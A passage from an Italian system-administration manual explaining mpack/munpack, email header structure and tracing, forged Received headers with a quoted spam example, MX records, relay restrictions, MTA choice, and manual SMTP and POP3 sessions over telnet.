mpack [-s ***oggetto***] [-d ***file_introduttivo***] [-m ***n_caratteri***] [-c ***sottotipo_mime***] ↩
↪***file_da_codificare*** ***indirizzo_posta_elettronica***...

```
mpack [-s oggetto] [-d file_introduttivo] [-m n_caratteri] [-c sottotipo_mime] ↩
↪-o file_da_generare file_da_codificare
```

```
mpack [-s oggetto] [-d file_introduttivo] [-m n_caratteri] [-c sottotipo_mime] ↩
↪-n indirizzo_usenet [,indirizzo_usenet]... file_da_codificare
```

I tre modelli sintattici mostrano tutte le opzioni disponibili e i tre contesti di utilizzo di '**mpack**'. Nel primo caso, il file codificato viene inviato direttamente attraverso la posta elettronica, agli indirizzi specificati; nel secondo caso si crea un file; nell'ultimo caso si invia il file codificato a uno o più gruppi di discussione di Usenet.

È importante chiarire il significato di alcune opzioni. '**-d**' permette di indicare un file, il cui contenuto viene poi usato come introduzione all'allegato che si crea. In altri termini, permette di spiegare di cosa si tratta, senza interferire con il file da codificare. '**-m**' consente di indicare la dimensione massima, espressa in caratteri, ovvero in byte, dei messaggi. Ciò permette di creare automaticamente diversi file, oppure di inviare diversi messaggi, ognuno non eccedente la dimensione richiesta.[4] Infine, l'opzione '**-c**' consente di indicare un sottotipo MIME, dei tipi '**application**', '**audio**', '**image**' e '**video**'. Se non si indica questa informazione, è '**mpack**' a determinarla in modo automatico. È il caso di osservare che l'oggetto viene richiesto in modo interattivo, se non si usa l'opzione '**-s**' esplicitamente.

A titolo di esempio si può vedere cosa succede se l'utente '**caio**' invia a *tizio@dinkel.brot.dg* il file già visto nell'introduzione del capitolo, denominato 'prova.xxx':

$ **mpack -s "Prova di trasmissione" prova.xxx tizio@dinkel.brot.dg** [*Invio*]

Ciò che viene ricevuto può assomigliare al messaggio seguente, dove si può notare che la stringa di delimitazione è ridotta a un solo trattino:

```
Message-ID: <846.995041413@dinkel.brot.dg>
Mime-Version: 1.0
To: tizio@dinkel.brot.dg
Subject: Prova di trasmissione
Content-Type: multipart/mixed; boundary="-"
From: caio@dinkel.brot.dg
Date: Fri, 13 Jul 2001 18:23:32 +0200

This is a MIME encoded message.  Decode it with "munpack"
or any other MIME reading software.  Mpack/munpack is available
via anonymous FTP in ftp.andrew.cmu.edu:pub/mpack/
---
Content-Type: application/octet-stream; name="prova.xxx"
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename="prova.xxx"
Content-MD5: JSc+xPLb3o3I5NlBYvyVJA==

bGtqc2Ro6GU5Cjg0NXJ5I2ZnZwpm8un57MzA0sgK9vzkJCUmo0sq

-----
```

L'uso di '**munpack**' è più semplice, dal momento che nella maggior parte dei casi è sufficiente fornire il file contenente l'allegato, come argomento oppure attraverso lo standard input:

```
munpack [opzioni] file_con_allegato...
```

```
cat file_con_allegato | munpack [opzioni]
```

Il file che contiene l'allegato può anche essere un messaggio di posta elettronica, in cui appare ancora l'intestazione. Tuttavia, è da tenere in considerazione che viene estratto solo il primo messaggio che contiene un allegato, salvo il caso di allegati suddivisi in più messaggi.

In condizioni normali, se il file o il messaggio contenente l'allegato è preceduto da una descrizione (un commento), questa informazione viene salvata in un file con estensione '`.desc`'.

324.7 Riferimenti

- Jerry Peek, *MH & nmh: Email for Users & Programmers*
  ⟨*http://www.ics.uci.edu/~mh/book/*⟩
  - *Introduction to MIME*
    ⟨*http://www.ics.uci.edu/~mh/book/overall/ch-itm.htm*⟩
  - *Overview of MIME Messages*
    ⟨*http://www.ics.uci.edu/~mh/book/overall/ovofmime.htm*⟩
  - *Multipart Messages*
    ⟨*http://www.ics.uci.edu/~mh/book/overall/mulmes.htm*⟩

[1] **GNU Sharutils** GNU GPL

[2] L'esempio proviene da un caso accaduto realmente, senza che sia stato possibile chiarire il motivo della composizione errata. Viene proposto questo esempio perché reale, anche se incompleto, considerato il fatto che il mittente e il destinatario sono stati sostituiti, inoltre alcune informazioni sono state eliminate dal messaggio.

[3] **Mpack** software libero con licenza speciale


[4] In realtà la dimensione indicata con questa opzione è solo un riferimento approssimato, dal momento che i messaggi di posta elettronica e di Usenet tendono a espandersi, mano a mano che si aggiungono informazioni sul loro percorso.

Capitolo 325
Gestione della posta elettronica in generale

Quando si gestisce un elaboratore che offre servizi di rete, sia in una rete locale, sia quando questo è inserito nella rete globale, è importante conoscere almeno qualche concetto legato alla trasmissione della posta elettronica. Generalmente, le distribuzioni GNU sono impostate in modo da garantire il funzionamento di questo sistema, ma i problemi di sicurezza che si presentano quando si amministra un servente di questo tipo, impongono una conoscenza maggiore rispetto alla semplice messa in funzione del servizio.

325.1 Schema essenziale

Generalmente, lo schema essenziale di funzionamento del sistema di trasferimento dei messaggi di posta elettronica è basato sul protocollo SMTP (*Simple mail transfer protocol*) e utilizza fondamentalmente due componenti: MTA (*Mail transport agent*), che include anche l'MDA (*Mail delivery agent*), e MUA (*Mail user agent*). Il primo dei due è il sistema che si occupa del trasferimento e della consegna dei messaggi, mentre il secondo è il programma che viene utilizzato per comporre i messaggi e passarli all'MTA.

Figura 325.1. Schema semplificativo del meccanismo di trasmissione della posta elettronica tra MTA (MDA) e MUA.

Eventualmente, l'MDA è un componente particolare di un MTA che permette di provvedere alla consegna di un messaggio localmente, oppure alla trasmissione attraverso il protocollo SMTP, dopo averlo ricevuto dallo standard input. I programmi MUA più semplici dipendono dall'MDA, non essendo in grado di provvedere da soli a instaurare una connessione SMTP con un servente di posta elettronica.

La sequenza di MTA, o meglio, di serventi SMTP utilizzati per trasmettere il messaggio a destinazione, dipende dall'organizzazione di ognuno di questi. La situazione più comune è

quella in cui ne sono coinvolti solo due: quello utilizzato per iniziare la trasmissione e quello di destinazione che si occupa anche della consegna. In realtà, si possono porre delle esigenze diverse, a causa della struttura della rete nel punto di partenza e nel punto di destinazione. Per rendere l'idea, si possono indicare i casi seguenti.

- L'MTA utilizzato nell'origine si avvale di uno *smarthost*, ovvero un altro MTA, collocato in una posizione conveniente della rete, che si occupa di smistare i messaggi. Ciò è utile quando l'MTA di origine è collocato in una posizione della rete per cui esiste un solo percorso per raggiungere la rete esterna: quando un messaggio è inviato a più di un destinatario è conveniente trasmetterlo una volta sola attraverso questo tratto di rete, lasciando che sia l'MTA esterno a provvedere alla duplicazione dei messaggi per i vari destinatari. Lo *smarthost* svolge quindi l'attività di relè, o di scambio.
- L'MTA di destinazione è il punto di ingresso a una rete privata, nella quale vengono poi usati altri MTA per la consegna effettiva dei messaggi.
- L'MTA di destinazione è solo il punto di arrivo di un alias (da quel punto riprende l'invio del messaggio all'indirizzo vero dell'utente).

325.2 Composizione di un messaggio

Un messaggio di posta elettronica è composto da due parti fondamentali: l'intestazione e il corpo. Il corpo è quella parte che contiene il testo del messaggio, mentre l'intestazione contiene informazioni amministrative di vario genere, compreso l'oggetto (*subject*). All'interno dell'intestazione, si distingue in particolare la ***busta*** o *envelope*, cioè quelle informazioni amministrative necessarie al trasporto del messaggio; queste appaiono nella parte superiore e si espandono mano a mano che il messaggio attraversa i vari MTA necessari a raggiungere la destinazione.

L'esempio seguente mostra un breve messaggio trasmesso da `pippo@router.brot.dg` a `daniele@dinkel.brot.dg`.

```
From pippo@router.brot.dg  Mon Jun  8 21:53:16 1998
Return-Path: <pippo@router.brot.dg>
Received: from router.brot.dg (pippo@router.brot.dg [192.168.1.254])
        by dinkel.brot.dg (8.8.7/8.8.7) with ESMTP id VAA00615
        for <daniele@dinkel.brot.dg>; Mon, 8 Jun 1998 21:53:15 +0200
From: pippo@router.brot.dg
Received: (from pippo@localhost)
        by router.brot.dg (8.8.7/8.8.7) id AAA00384
        for daniele@dinkel.brot.dg; Tue, 9 Jun 1998 00:00:09 +0200
Date: Tue, 9 Jun 1998 00:00:09 +0200
Message-Id: <199806082200.AAA00384@router.brot.dg>
To: daniele@dinkel.brot.dg
Subject: Una vita che non ci si sente :-)

Ciao Daniele!
Quanto tempo che non ci si sente.
Fai un cenno se possibile :-)

Pippo
```

Per distinguere la conclusione dell'intestazione dall'inizio del corpo, si utilizza una riga vuota. Nell'esempio, L'oggetto è l'ultimo elemento dell'intestazione, quindi appare una riga vuota di separazione e finalmente inizia il testo del messaggio.

L'intestazione è composta da record separati dal codice di interruzione di riga. Ognuno di questi record, definisce l'informazione contenuta in un campo nominato all'inizio del record stesso, precisamente nella prima colonna del testo. Questi campi (*field*) terminano necessariamente con il carattere due punti ('`:`'), seguito da uno spazio; il resto del record descrive il loro contenuto. Un record può continuare su più righe; la continuazione viene segnalata da un carattere di tabulazione orizzontale, <*HT*>, all'inizio della riga che continua il record interrotto in quella precedente (si osservino a questo proposito i campi '**`Received:`**' dell'esempio).

Il programma usato come MUA genera l'intestazione necessaria a iniziare la trasmissione del messaggio. In particolare, sono fondamentali i campi seguenti.

Campo	Descrizione
`Date:`	Contiene la data di invio del messaggio.
`Message-Id:`	Contiene una stringa generata automaticamente, in modo da essere unica per il messaggio. In un certo senso, serve a dare un'impronta al messaggio che permette di distinguerlo e di farvi riferimento.
`From:`	Contiene le informazioni sul mittente del messaggio; generalmente si tratta dell'indirizzo di posta elettronica e probabilmente anche il suo nome reale.
`To:`	Contiene l'indirizzo di posta elettronica del destinatario.
`Subject:`	L'oggetto del messaggio.

Oltre ai campi già visti, ne possono essere aggiunti altri, a seconda delle esigenze o dell'impostazione del programma utilizzato come MUA.

Campo	Descrizione
`Reply-To:`	Permette di indicare un indirizzo al quale si desidera siano inviate le risposte.
`Organization:`	Permette di definire l'organizzazione proprietaria della macchina da cui ha origine il messaggio di posta elettronica.
`X-…:`	I campi che iniziano per '**`X-`**' sono ammessi, senza essere definiti. In pratica, vengono utilizzati per scopi vari, accordati tra le parti.

Per una convenzione ormai consolidata, il primo record dell'intestazione di un messaggio di posta elettronica inizia con la parola chiave '**`From`**' seguita immediatamente da uno spazio. Questo record è diverso da quello che definisce il campo '**`From:`**' (cioè quello che termina con i due punti), tanto che per distinguerlo viene spesso indicato come '**`From_`**', per sottolineare il fatto che non appaiono i due punti prima dello spazio.

La presenza di questo campo un po' anomalo, fa sì che quando si scrive un messaggio, nel corpo non possa apparire la parola '**`From`**' scritta in questo modo e a partire dalla prima colonna. Convenzionalmente, se ne esiste la necessità, viene aggiunto il carattere '**`>`**' davanti a questa ('**`>From`**'). Il problema si pone essenzialmente quando si vuole incorporare un messaggio di posta elettronica nel corpo di un nuovo messaggio; il programma che si usa per comporre il

testo dovrebbe provvedere da solo a correggere la riga in cui appare il record '**From_**'.

I vari MTA che si occupano di trasferire e consegnare il messaggio a destinazione sono responsabili dell'aggiunta dei campi '**Received:**'. Questi vengono aggiunti a ogni passaggio, dal basso verso l'alto, allo scopo di tenere traccia degli spostamenti che il messaggio ha dovuto subire.

325.2.1 Tracciamento di un messaggio

I vari campi '**Received:**' utilizzati per tenere traccia degli spostamenti di un messaggio di posta elettronica permettono di ricostruirne il percorso. Nell'esempio mostrato in precedenza, venivano utilizzati solo due MTA.

1. Il primo campo '**Received:**' partendo dal basso rappresenta il primo MTA che è stato interpellato.

   ```
   Received: (from pippo@localhost)
           by router.brot.dg (8.8.7/8.8.7) id AAA00384
           for daniele@dinkel.brot.dg; Tue, 9 Jun 1998 00:00:09 +0200
   ```

   Trattandosi dello stesso nodo da cui è stato inviato il messaggio, appare solo l'informazione dell'MTA, '**by router.brot.dg**', e la destinazione, '**for daniele@dinkel.brot.dg**'.

2. Il secondo campo '**Received:**' viene aggiunto dal secondo MTA interpellato, che in questo caso è anche l'ultimo.

   ```
   Received: from router.brot.dg (pippo@router.brot.dg [192.168.1.254])
           by dinkel.brot.dg (8.8.7/8.8.7) with ESMTP id VAA00615
           for <daniele@dinkel.brot.dg>; Mon, 8 Jun 1998 21:53:15 +0200
   ```

   L'MTA provvede prima a identificare l'origine, ovvero l'MTA che gli ha trasmesso il messaggio, attraverso l'indicazione '**from router.brot.dg**'; quindi identifica se stesso attraverso l'indicazione '**by dinkel.brot.dg**'.

I vari record '**Received:**' possono essere più o meno ricchi di informazioni e questo dipende dall'MTA che li genera. In particolare, l'indicazione della data permette eventualmente di comprendere in che punto la trasmissione del messaggio è stata ritardata; inoltre, la presenza dell'identificativo '**id**' può permettere di ricercare informazioni su una trasmissione particolare all'interno di registrazioni eventuali.

Alcuni MTA, per motivi di sicurezza, verificano l'origine della trasmissione attraverso il sistema DNS e includono il nome e l'indirizzo IP così ottenuto tra parentesi. Nell'esempio mostrato, il secondo MTA ha indicato '**from router.brot.dg (pippo@router.brot.dg [192.168.1.254])**'.

325.3 Messaggi contraffatti e punto di iniezione

La posta elettronica è stato il primo problema della comunicazione nella rete. Così, gli standard che si sono ottenuti e i programmi a disposizione sono potentissimi dal punto di vista delle possibilità che vengono offerte. Ciò, assieme al fatto che la trasmissione dei messaggi di posta elettronica è un'operazione gratuita per il mittente, ha favorito chi usa la posta elettronica per «offendere»: sia attraverso la propaganda indesiderata, sia attraverso altre forme più maliziose.

Non è l'intenzione di questo documento la classificazione dei vari tipi di offesa che si possono subire attraverso la posta elettronica e nemmeno insegnare a usare queste tecniche. La conoscenza dei punti deboli di un MTA è importante per comprendere con quanta serietà vada presa la sua amministrazione e anche con quanta prudenza vadano mosse delle accuse verso il presunto mittente di un messaggio indesiderato.

Chi utilizza la posta elettronica per attaccare qualcuno, cerca di farlo in modo da non essere identificato. Per questo si avvale normalmente di un MTA di partenza diverso da quello normalmente competente per la sua rete di origine (il proprio ISP). Oltre a tutto, di solito l'attacco consiste nell'invio di un messaggio a una grande quantità di destinatari, per cui, la scelta di un MTA estraneo (e innocente) serve per scaricare su di lui tutto il lavoro di distribuzione. Il «lavoro» di ogni ipotetico aggressore sta quindi nella ricerca di un MTA che si lasci manovrare e nella composizione di un messaggio con un'intestazione fasulla che lasci intendere che il messaggio è già transitato da un'altra origine (che può esistere effettivamente o meno).

A parte il problema derivato dal fatto che la configurazione degli MTA è difficile, per cui capita spesso che qualcosa sfugga cosicché l'MTA si trova a permettere accessi indesiderabili, lo standard SMTP è tale per cui l'MTA che riceve un messaggio deve accettare le informazioni che gli vengono fornite riguardo ai punti di transito precedenti (i vari campi '**`Received:`**' già esistenti). Quando i campi '**`Received:`**' sono stati contraffatti l'MTA dal quale ha origine effettivamente la trasmissione è il cosiddetto ***punto di iniezione***.

L'esempio seguente mostra un messaggio di questo tipo, in cui l'origine, *`hotmail.com`*, si è dimostrata fasulla. Probabilmente, il punto di iniezione è stato '**`cnn.Princeton.EDU`**', ma questo non può essere stabilito in modo sicuro.

```
X-POP3-Rcpt: daniele@tv
Return-Path: <seeingclearly40@hotmail.com>
Received: from outbound.Princeton.EDU (outbound.Princeton.EDU [128.112.128.88])
          by tv.calion.com (8.8.4/8.8.4) with ESMTP
          id HAA02209 for <daniele@tv.shineline.it>;
          Tue, 9 Jun 1998 07:12:59 +0200
Received: from IDENT-NOT-QUERIED@Princeton.EDU (port 4578 [128.112.128.81])
        by outbound.Princeton.EDU with SMTP
        id <542087-18714>;
        Tue, 9 Jun 1998 00:48:58 -0400
Received: from cnn.Princeton.EDU by Princeton.EDU (5.65b/2.139/princeton)
        id AA09882; Tue, 9 Jun 98 00:17:18 -0400
Received: from hotmail.com by cnn.Princeton.EDU (SMI-8.6/SMI-SVR4)
        id AAA12040; Tue, 9 Jun 1998 00:17:13 -0400
Message-Id: <199806090417.AAA12040@cnn.Princeton.EDU>
Date:   Mon, 08 Jun 98 11:09:01 EST
From: "Dreambuilders" <seeingclearly40@hotmail.com>
To: Friend@public.com
Subject: Real Business
```

```
HOW WOULD YOU LIKE TO BE PAID LIKE THIS?

*How about if you received compensation on 12 months Business Volume for
every transaction in your entire organization and this made it possible for
you to earn over $14000.00 US in your first month ?

* How about if you were paid daily, weekly, and monthly ?...
* How about if you could do business everywhere in the world and be paid in
US dollars ?
* What if your only out of pocket expense was a $10 processing fee to get
started...

* Would you want to evaluate a business like that ?

If so  reply with "real business" in subject box to foureal25@hotmail.com
```

325.4 Identificazione della destinazione

In precedenza, in questo capitolo, si è accennato al meccanismo di trasferimento dei messaggi tra diversi MTA. L'MTA di origine, o comunque quello utilizzato come distributore di origine (relè), deve identificare l'MTA più adatto a ricevere il messaggio per ottenere la consegna di questo all'utente destinatario. Generalmente, il problema si riduce alla trasformazione del nome di dominio dell'indirizzo di posta elettronica del destinatario in un numero IP, per poi tentare di contattare tale nodo con la speranza di trovare un MTA pronto a rispondere.

La realtà è spesso più complessa e può darsi benissimo che l'MTA competente per ricevere la posta elettronica di un certo utente sia un nodo diverso da quello che appare nell'indirizzo di posta elettronica. Per pubblicizzare questo fatto nella rete si utilizzano i record '**`MX`**' nella configurazione dei DNS. L'esempio seguente mostra un caso descritto meglio nel capitolo 281 in cui si stabilisce che, per consegnare messaggi di posta elettronica nel dominio *`brot.dg`*, è competente il servente *`dinkel.brot.dg`*.

```
…
brot.dg.        IN      MX      10 dinkel.brot.dg.
…
```

325.5 Misure di sicurezza

Le misure di sicurezza fondamentali attraverso cui si cerca di evitare l'uso improprio di un MTA sono essenzialmente di due tipi: l'identificazione del sistema da cui proviene la richiesta di inoltro di un messaggio (attraverso il DNS) e il rifiuto dei messaggi che sono originati da un dominio estraneo e sono diretti anche a un dominio estraneo.

La prima delle due misure si concretizza nell'indicazione tra parentesi del nome di dominio e del numero IP del nodo chiamante nel campo '**`Received:`**'. Nell'esempio visto in precedenza, l'MTA del nodo *`dinkel.brot.dg`* ha verificato l'indirizzo di chi lo ha contattato (*`router.brot.dg`*).

```
Received: from router.brot.dg (pippo@router.brot.dg [192.168.1.254])
                              ^^^^^^^^^^^^^^  ^^^^^^^^^^^^^
        by dinkel.brot.dg (8.8.7/8.8.7) with ESMTP id VAA00615
        for <daniele@dinkel.brot.dg>; Mon, 8 Jun 1998 21:53:15 +0200
```

La seconda misura si avvale generalmente del servizio di risoluzione dei nomi (record '**`MX`**'), attraverso il quale si può determinare quale sia il dominio di competenza per il recapito dei messaggi, stabilendo così che i messaggi provenienti dall'esterno che non siano diretti al proprio dominio di competenza, non possono essere accettati.

La maggior parte degli MTA sono (o dovrebbero essere) configurati in questo modo. Questo dovrebbe spiegare il motivo per cui spesso è impossibile inviare messaggi di posta elettronica in una rete locale se prima non si attiva un servizio DNS.

325.6 Referente per l'amministrazione del servizio

L'amministratore di un servizio di distribuzione di posta elettronica deve essere raggiungibile attraverso dei nominativi convenzionali. Fondamentalmente si tratta di *`postmaster@`**dominio***. Ultimamente, a causa della crescente invadenza di chi utilizza la posta elettronica in modo fraudolento, è diventato comune l'utilizzo dell'indirizzo *`abuse@`**dominio*** per identificare la persona competente nei confronti di possibili abusi originati dal servizio di sua competenza.

Naturalmente, tali indirizzi sono generalmente degli alias attraverso cui i messaggi possono essere rinivati al recapito dell'utente che incorpora effettivamente tali competenze.

325.7 Scelta dell'MTA

Nei sistemi Unix, così come in quelli GNU, la scelta tradizionale del sistema di gestione dei messaggi di posta elettronica è Sendmail. Ci si può prendere il lusso di cambiare sistema solo se si conosce bene il problema e le implicazioni rispetto agli altri programmi che hanno qualcosa a che fare con il sistema di invio dei messaggi.

Di solito si abbandona Sendmail a causa della sua storica carenza nei confronti della sicurezza. Con il tempo, Sendmail potrebbe diventare un pacchetto solido e affidabile, ma per il momento, la continua scoperta di nuovi problemi di sicurezza dà a questo sistema una pessima reputazione.

Nella scelta del sostituto di Sendmail si pongono di fronte tre scelte comuni: Smail, Exim e Qmail. I primi due hanno una buona compatibilità con le convenzioni introdotte da Sendmail, mentre l'ultimo punta tutto sulla sicurezza abbandonando quasi tutte le tradizioni precedenti.

325.8 Scelta del servente SMTP per l'elaboratore personale

Quando si deve gestire un solo elaboratore con un solo utente umano, connesso a una rete che fornisce qualche servizio come nel caso di un collegamento con un ISP, ovvero un fornitore di accesso a Internet, si rischia di avere un'idea distorta del problema della posta elettronica.

Si ipotizza una situazione del tipo seguente: è stato ottenuto un accesso a una rete, grande o piccola che sia, con una casella postale collocata presso un nodo di quella rete e con la possibilità di utilizzare un servente SMTP per l'invio della posta elettronica. La connessione a questa rete può essere continua, o discontinua.

In questa situazione, l'elaboratore che viene inserito in tale rete non ha bisogno (almeno in teoria) di gestire un servente SMTP locale e nemmeno di un sistema di consegna dei messaggi. È sufficiente un programma MUA che per l'invio dei messaggi sia in grado di servirsi direttamente del servente SMTP offerto dalla rete a cui ci si collega, quindi un programma per il prelievo dei messaggi giunti presso la casella postale remota (protocollo POP2, POP3, o IMAP).

A parte la semplicità dell'approccio, il vantaggio di sfruttare un servente SMTP esterno al proprio elaboratore locale, sta nel fatto che in tal modo è il servente SMTP esterno a preoccuparsi di duplicare il messaggio tra tutti i destinatari (se ne è stato indicato più di uno); inoltre, è lui che provvede a ritentare gli invii se necessario. Utilizzando per questo un servente SMTP locale, si otterrebbe un maggior carico nel collegamento tra l'elaboratore locale e la rete esterna; inoltre, non sarebbe possibile interrompere tale comunicazione finché i messaggi trasmessi non risultano recapitati alla destinazione.

Nel caso si possa essere certi di avere una connessione stabile alla rete esterna in questione, se è stato ottenuto anche un numero IP statico e quindi un nome di dominio per il proprio nodo, può essere conveniente decidere di mantenere sempre acceso il proprio elaboratore e ricevere direttamente lì la posta. Per questo, occorre attivare un servente SMTP locale che poi provveda alla consegna dei messaggi ricevuti. In pratica serve un MTA completo. In questa situazione, l'elaboratore può avere anche più utenti, gestendo così più caselle postali. Tuttavia, se si dispone sempre di un servente SMTP esterno, è ancora conveniente il suo utilizzo per l'invio dei messaggi.

Nel momento in cui non si tratta più di un semplice elaboratore da collegare a una rete esterna, ma si tratta di tutta una rete locale, il problema cambia aspetto, evidentemente. Ma questo viene trattato più avanti.

325.9 Pratica manuale con i protocolli

È importante avere un minimo di dimestichezza con i protocolli utilizzati per la gestione della posta elettronica. Oltre all'aspetto puramente didattico, il loro utilizzo manuale attraverso un cliente TELNET, può aiutare a verificare la configurazione di un servente SMTP, oppure di manovrare all'interno di una propria casella postale remota.

In queste sezioni vengono mostrati solo i comandi elementari che si possono utilizzare con il protocollo SMTP e POP3.

325.9.1 SMTP attraverso un cliente TELNET

È già stato mostrato in precedenza un esempio di connessione con un servizio SMTP allo scopo di inviare manualmente un messaggio. Lo stesso esempio viene mostrato nuovamente a vantaggio del lettore.

$ **telnet roggen.brot.dg smtp** [*Invio*]

```
Trying 192.168.1.2...
Connected to roggen.brot.dg.
Escape character is '^]'.
220 roggen.brot.dg ESMTP Sendmail 8.8.5/8.8.5; Thu, 11 Sep 1997 19:58:15 +0200
```

HELO brot.dg [*Invio*]

```
250 roggen.brot.dg Hello dinkel.brot.dg [192.168.1.1], pleased to meet you
```

MAIL From: <daniele@dinkel.brot.dg> [*Invio*]

```
250 <daniele@dinkel.brot.dg>... Sender ok
```

RCPT To: <toni@dinkel.brot.dg> [*Invio*]

```
250 <toni@dinkel.brot.dg>... Recipient ok
```

DATA [*Invio*]

```
354 Enter mail, end with "." on a line by itself
```

Subject: Saluti. [*Invio*]

Ciao Antonio, [*Invio*]

come stai? [*Invio*]

Io sto bene e mi piacerebbe risentirti. [*Invio*]

Saluti, [*Invio*]

Daniele [*Invio*]

. [*Invio*]

```
250 TAA02951 Message accepted for delivery
```

QUIT [*Invio*]

```
221 dinkel.brot.dg closing connection
Connection closed by foreign host.
```

L'esempio mostra tutto quello che serve fare per inviare un messaggio. I comandi '**HELO**', '**MAIL**', '**RCPT**' e '**DATA**', vanno inseriti rispettando questa sequenza e la loro sintassi dovrebbe essere evidente dall'esempio.

Un problema importante che si incontra quando si configura il proprio servizio SMTP è quello del filtro rispetto al relè, cioè all'attività di ritrasmissione dei messaggi. Solitamente si consente di fare il relè senza alcuna limitazione per i messaggi provenienti dai nodi della propria rete locale, mentre lo si impedisce quando il messaggio è di origine esterna a tale rete e in più la stessa destinazione è esterna alla rete locale. Il concetto si esprime facilmente a parole, ma la

configurazione del servizio SMTP potrebbe essere complessa e si può rischiare di tagliare fuori dal servizio proprio alcuni nodi che invece dovrebbero poterlo utilizzare. L'esempio seguente mostra un esempio di cattiva configurazione e da questo si intende quanto sia utile l'utilizzo manuale del protocollo SMTP per controllare tali situazioni.

$ **telnet dinkel.brot.dg smtp** [*Invio*]

Dal nodo *roggen.brot.dg* si vuole inviare un messaggio al nodo *weizen.brot.dg*, utilizzando per questo il servente *dinkel.brot.dg*, il quale dovrebbe fare da relè, almeno per la rete locale *brot.dg*.

```
Trying 192.168.1.1...
Connected to dinkel.brot.dg.
Escape character is '^]'.
220 roggen.brot.dg ESMTP Exim 1.90 #1 Wed, 4 Nov 1998 09:47:05 +0100
```

HELO brot.dg [*Invio*]

```
250 dinkel.brot.dg Hello daniele at roggen.brot.dg [192.168.1.2]
```

MAIL From: daniele@roggen.brot.dg [*Invio*]

```
250 <daniele@roggen.brot.dg> is syntactically correct
```

RCPT To: tizio@weizen.brot.dg [*Invio*]

```
550 relaying to <tizio@weizen.brot.dg> prohibited by administrator
```

Come si può vedere, qualcosa non va: il servente ha accettato l'origine, ma da quell'origine non accetta la destinazione.

QUIT [*Invio*]

```
221 roggen.brot.dg closing connection
```

325.9.2 POP3 attraverso un cliente TELNET

Anche l'utilizzo manuale del protocollo POP3 può essere utile. Il problema si pone normalmente quando la propria casella postale remota è stata riempita in maniera abnorme da un aggressore. Se si dispone di un collegamento troppo lento, è meglio evitare di scaricare tutta la posta, mentre sarebbe opportuno eliminare direttamente i messaggi che sembrano essere inutili.

L'esempio seguente serve a capire in che modo è possibile visionare la situazione della propria casella postale remota e come è possibile intervenire per eliminare i messaggi indesiderati.

$ **telnet dinkel.brot.dg pop-3** [*Invio*]

```
Trying 192.168.1.1...
Connected to dinkel.brot.dg.
Escape character is '^]'.
+OK POP3 dinkel.brot.dg v4.47 server ready
```

La prima cosa richiesta è l'inserimento del nominativo-utente e subito dopo la parola d'ordine.

`USER tizio` [*Invio*]

```
+OK User name accepted, password please
```

`PASS tazza` [*Invio*]

Dopo l'indicazione della parola d'ordine, il servizio POP3 indica quanti messaggi sono presenti. In questo caso solo due.

```
+OK Mailbox open, 2 messages
```

Il comando '**`LIST`**' consente di avere un elenco dei messaggi con a fianco la loro dimensione in byte. Ciò può essere utile per individuare messaggi «bomba», dove l'indizio potrebbe essere dato dalla dimensione esageratamente grande di un messaggio o dal ripetersi di messaggi con la stessa identica dimensione.

`LIST` [*Invio*]

```
+OK Mailbox scan listing follows
1 520
2 498
.
```

In questo caso, i messaggi sembrano proprio innocui. Eventualmente, se si vede il ripetersi di un messaggio breve, si può controllarne il contenuto, con il comando '**`RETR`**'.

`RETR 2` [*Invio*]

Viene letto il secondo messaggio.

```
+OK 498 octets
Return-path: <daniele@dinkel.brot.dg>
Envelope-to: daniele@dinkel.brot.dg
Delivery-date: Wed, 4 Nov 1998 10:06:30 +0100
Received: from daniele by dinkel.brot.dg with local (Exim 1.90 #1)
        for daniele@dinkel.brot.dg
        id 0zayta-00009R-00; Wed, 4 Nov 1998 10:06:30 +0100
To: daniele@dinkel.brot.dg
Subject: SPAM
Message-Id: <E0zayta-00009R-00@dinkel.brot.dg>
From: daniele@dinkel.brot.dg
Date: Wed, 4 Nov 1998 10:06:30 +0100
Status:

questo e` un messaggio SPAM.
.
```

La dimensione del messaggio comprende tutto ciò che lo compone, compresa la riga iniziale in cui si informa che questa è di 498 ottetti (gruppi di 8 bit), ovvero byte.

Per cancellare un messaggio, si può utilizzare il comando '**`DELE`**', seguito dal numero corrispondente.

DELE 2 [*Invio*]

```
+OK Message deleted
```

Per concludere si utilizza il comando '**QUIT**'.

QUIT [*Invio*]

```
